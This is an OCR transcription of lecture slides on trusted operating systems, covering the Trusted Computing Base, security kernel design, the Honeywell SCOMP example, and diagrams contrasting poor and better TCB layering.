
Trusted Computing Base

- **TCB** — everything in the OS that we rely on to enforce security
- If everything outside TCB is subverted, trusted OS would still be trusted
- TCB protects users from each other
  - *Context switching between users*
  - *Shared processes*
  - *Memory protection for users*
  - *I/O operations, etc.*

TCB Implementation

- Security may occur many places within OS
- Ideally, design security kernel first, and build the OS around it
  - *Reality is usually the other way around*
- Example of a trusted OS: **SCOMP**
  - *Developed by Honeywell*
  - *Less than 10,000 LOC in SCOMP security kernel*
  - *Win XP has 40,000,000 lines of code!*

Poor TCB Design



Hardware

OS kernel


Operating system

User space

● Security critical activities

Problem: No clear security layer


Better TCB Design



Security kernel is **the** security layer

Trusted OS Summary

- Trust implies reliance
- TCB (trusted computing base) is everything in OS we rely on for security
- If everything outside TCB is subverted, we still have trusted system
- If TCB subverted, security is broken



OS

OS Kernel

Security Kernel

Questions?